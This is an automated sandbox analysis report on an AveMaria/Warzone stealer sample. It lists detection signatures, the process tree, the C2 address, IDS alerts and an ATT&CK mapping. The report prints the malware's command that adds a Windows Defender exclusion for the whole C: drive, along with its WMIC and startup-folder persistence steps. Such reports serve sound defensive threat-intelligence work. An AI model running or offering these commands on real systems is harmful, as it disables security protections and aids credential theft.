ID: 631792
Sample Name:
SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.7507
Cookbook: default.jbs
Time: 12:32:06
Date: 22/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.7507


Overview

General Information

Sample Name:	SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.7507 (renamed file extension from 7507 to exe)
Analysis ID:	631792
MD5:	dabc6f0c75c134…
SHA1:	854ec103a64182..
SHA256:	9f9bae001065a6..
Tags:	exe
Infos:	



Detection




AveMaria, UACMe

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Sigma detected: Drops script at sta…
- Snort IDS alert for network traffic
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected UACMe UAC Bypass…
- Yara detected AveMaria stealer
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Creates processes via WMI
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe (PID: 6324 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe" MD5: DABC6F0C75C134E5310BA3526ADBA833)
  - powershell.exe (PID: 6368 cmdline: powershell Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - images.exe (PID: 6516 cmdline: C:\ProgramData\images.exe MD5: DABC6F0C75C134E5310BA3526ADBA833)
    - powershell.exe (PID: 6732 cmdline: powershell Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 6848 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 6840 cmdline: C:\Windows\System32\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- cmd.exe (PID: 6832 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat" " MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 6860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WMIC.exe (PID: 7004 cmdline: wmic process call create "C:\ProgramData:ApplicationData" MD5: EC80E603E0090B3AC3C1234C2BA43A0F)
- rdpvideominiport.sys (PID: 4 cmdline: MD5: 0600DF60EF88FD10663EC84709E5E245)
- rdpdr.sys (PID: 4 cmdline: MD5: 52A6CC99F5934CFAE88353C47B6193E7)
- tsusbhub.sys (PID: 4 cmdline: MD5: 3A84A09CBC42148A0C7D00B3E82517F1)
- WmiPrvSE.exe (PID: 6700 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- WmiPrvSE.exe (PID: 6984 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- **cleanup**

Malware Configuration

Threatname: AveMaria

```
{
  "C2 url": "23.227.202.157",
  "port": 8080
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x178c8:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x178c8:$c1: Elevation:Administrator!new:
00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000004.00000003.271102181.0000000000747000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_AveMaria	Yara detected AveMaria stealer	Joe Security	
00000004.00000002.523218052.0000000002E2F000.00000002.00001000.00020000.00000000.sdmp	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xdf0:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xdf0:$c1: Elevation:Administrator!new:

Click to see the 42 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.23289af.1.raw.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.23289af.1.raw.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0xd80:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0xd80:$c1: Elevation:Administrator!new:
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.23289af.1.raw.unpack	JoeSecurity_UACMe	Yara detected UACMe UAC Bypass tool	Joe Security	
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.2d10000.3.unpack	Codoso_Gh0st_2	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x191f0:$s13: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.2d10000.3.unpack	Codoso_Gh0st_1	Detects Codoso APT Gh0st Malware	Florian Roth	• 0x191f0:$x3: Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09} • 0x191f0:$c1: Elevation:Administrator!new:

Click to see the 81 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Drops script at startup location

Snort Signatures

ETPRO TROJAN Ave Maria/Warzone RAT Encrypted CnC Checkin - Source IP: 192.168.2.3 - Destination IP: 23.227.202.157 −

Timestamp:	192.168.2.323.227.202.1574974080802834979 05/22/22-12:33:29.604971
SID:	2834979
Source Port:	49740
Destination Port:	8080
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Ave Maria/Warzone RAT Encrypted CnC Checkin (Inbound) - Source IP: 23.227.202.157 - Destination IP: 192.168.2.3 −

Timestamp:	23.227.202.157192.168.2.38080497402841903 05/22/22-12:33:29.434739
SID:	2841903
Source Port:	8080
Destination Port:	49740
Protocol:	TCP

Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected AveMaria stealer

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Exploits

Yara detected UACMe UAC Bypass tool

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

E-Banking Fraud

Yara detected AveMaria stealer

System Summary

Malicious sample detected (through community Yara rule)

Contains functionality to create processes via WMI

Persistence and Installation Behavior

Creates processes via WMI

Boot Survival

Drops script or batch files to the startup folder

Hooking and other Techniques for Hiding and Protection

Contains functionality to hide user accounts

Hides user accounts

Creates files in alternative data streams (ADS)

Malware Analysis System Evasion

Found evasive API chain checking for user administrative privileges

HIPS / PFW / Operating System Protection Evasion

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Adds a directory exclusion to Windows Defender

Writes to foreign memory regions

Contains functionality to inject threads in other processes

Lowering of HIPS / PFW / Operating System Security Settings

Increases the number of concurrent connection per server for Internet Explorer

Stealing of Sensitive Information

Yara detected AveMaria stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Contains functionality to steal e-mail passwords

Contains functionality to steal Chrome passwords or cookies

Remote Access Functionality


Yara detected AveMaria stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Windows Management Instrumentation	1 LSASS Driver	1 LSASS Driver	1 1 Disable or Modify Tools	3 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Endpoint Denial of Service
Default Accounts	1 1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	1 2 1 Input Capture	1 Account Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 2 Native API	1 Create Account	1 Access Token Manipulation	1 1 Scripting	1 Credentials In Files	1 System Service Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 Service Execution	2 1 Windows Service	2 1 Windows Service	2 1 Obfuscated Files or Information	NTDS	4 File and Directory Discovery	Distributed Component Object Model	1 2 1 Input Capture	Scheduled Transfer	1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	2 Registry Run Keys / Startup Folder	4 2 2 Process Injection	1 1 Software Packing	LSA Secrets	3 9 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	2 Registry Run Keys / Startup Folder	1 DLL Side-Loading	Cached Domain Credentials	1 4 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Masquerading	DCSync	4 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 Virtualization/Sandbox Evasion	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Access Token Manipulation	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	4 2 2 Process Injection	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	2 Hidden Users	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	1 NTFS File Attributes	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe	24%	ReversingLabs	Win32.Trojan.Streamer	

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files\Microsoft DN1\sqlmap.dll	100%	Avira	PUA/Remoteadmin.AR	
C:\ProgramData:ApplicationData	100%	Joe Sandbox ML		
C:\ProgramData\images.exe	100%	Joe Sandbox ML		
C:\Program Files\Microsoft DN1\sqlmap.dll	49%	Virustotal		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	20%	Metadefender		Browse
C:\Program Files\Microsoft DN1\sqlmap.dll	50%	ReversingLabs	Win64.PUA.Presenoker	
C:\ProgramData:ApplicationData	24%	ReversingLabs	Win32.Trojan.Streamer	
C:\ProgramData\images.exe	24%	ReversingLabs	Win32.Trojan.Streamer	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.2d10000.3.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
0.3.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.732e68.2.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
4.3.images.exe.732cb8.3.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.231053f.2.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
4.0.images.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.images.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.3.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.732e68.6.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
0.0.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.images.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.images.exe.732cb8.7.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
4.2.images.exe.22e053f.3.unpack	100%	Avira	TR/Patched.Ren.Gen3		Download File
4.2.images.exe.2ce0000.4.unpack	100%	Avira	TR/Redcap.ghjpt		Download File
4.0.images.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.images.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://stascorp.comDVarFileInfo$	0%	Avira URL Cloud	safe	
http://www.microsoft.	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://crl.microsof	0%	URL Reputation	safe	
23.227.202.157	2%	Virustotal		Browse
23.227.202.157	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
23.227.202.157	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.google.com/chrome/?p=plugin_flash	images.exe, 00000004.00000002.525619079.0000000004AE0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://stascorp.comDVarFileInfo$	sqlmap.dll.4.dr	false	• Avira URL Cloud: safe	low
http://www.microsoft.	powershell.exe, 00000001.00000003.342861149.0000000008D06000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.micro	powershell.exe, 00000006.00000003.407047557.00000000076DF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/syohex/java-simple-mine-sweeperC:	SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe, 00000000.00000002.265319225.0000000002310000.00000040.00001000.00020000.00000000.sdmp, SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe, 00000000.00000002.265818960.0000000002D24000.00000002.00001000.00020000.00000000.sdmp, images.exe, 00000004.00000002.522785265.00000000022E0000.00000040.00001000.00020000.00000000.sdmp, images.exe, 00000004.00000002.523109048.0000000002CF4000.00000002.00001000.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000006.00000002.409620051.0000000004601000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000006.00000002.409298369.00000000044C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.microsof	powershell.exe, 00000001.00000003.377239509.00000000075FB000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000003.384190535.00000000075FB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://support.google.com/chrome/answer/6258784	images.exe, 00000004.00000002.525619079.0000000004AE0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/syohex/java-simple-mine-sweeper	SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.exe	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000006.00000002.409620051.0000000004601000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.227.202.157	unknown	United States		29802	HVC-ASUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	631792
Start date and time: 22/05/202212:32:06	2022-05-22 12:32:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Gen.Variant.Lazy.175154.8129.7507 (renamed file extension from 7507 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	3
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winEXE@18/18@0/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 44.8% (good quality ratio 44.4%) • Quality average: 86.8% • Quality standard deviation: 21.1%

HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target images.exe, PID 6516 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:33:15	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\programs.bat
12:33:27	API Interceptor	1x Sleep call for process: WMIC.exe modified
12:33:28	API Interceptor	854x Sleep call for process: cmd.exe modified
12:33:44	API Interceptor	50x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Microsoft DN1\rdpwrap.ini

Process:	C:\ProgramData\images.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	253693
Entropy (8bit):	5.4435816594509685

Encrypted:	false
SSDEEP:	768:NUiQVQpXQq4WDi9SUnpB8fbQnxJcy8RMFdKKb5x8Rr/d6gl/+f8jZ0ftlFi4x7Qc:WJ33L+MoIiG4IvREWddadl/FY
MD5:	4997128EF0ECA4C4696BF4177FF3AFF5
SHA1:	7DD50F7BE34F25D580378A84B8F11A08F7EE8D1F
SHA-256:	C59A7CF7B08FA7F79C51CA9126300B32FCEECE6972A9E8837D384804FD613E24
SHA-512:	70DABDCDAE178CFB3D22EE2B00EBB747D17504864E68550256C5EE74B8D17506F88C0F057C8B91E666146B6E758C6C10EEDC123C871E2203C2BF5F67BD05EC66
Malicious:	false
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge..; Edited by sebaxakerhtc....[Main]..Updated=2022-02-06..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionManager-AllowAppServerMode=1..TerminalServices-RemoteConnectionManager-AllowMultimon=1..TerminalServices-RemoteConnectionManager-MaxUserSessions=0..TerminalServices-RemoteConnectionManager-ce0ad219-4670-4988-98fb-89b14c2f072b-MaxSessions=0..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-MaxSessions=2..TerminalServices-RDP-7-Advanced-Compression-Allowed=1..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-LocalOnly=0..TerminalServices-RemoteConnectionManager-8dc86f1d-9969-4379-91c1-06fe1dc60575-MaxSessions=1000..TerminalServices-DeviceRedirection-Licenses-TS

C:\Program Files\Microsoft DN1\sqlmap.dll

Process:	C:\ProgramData\images.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
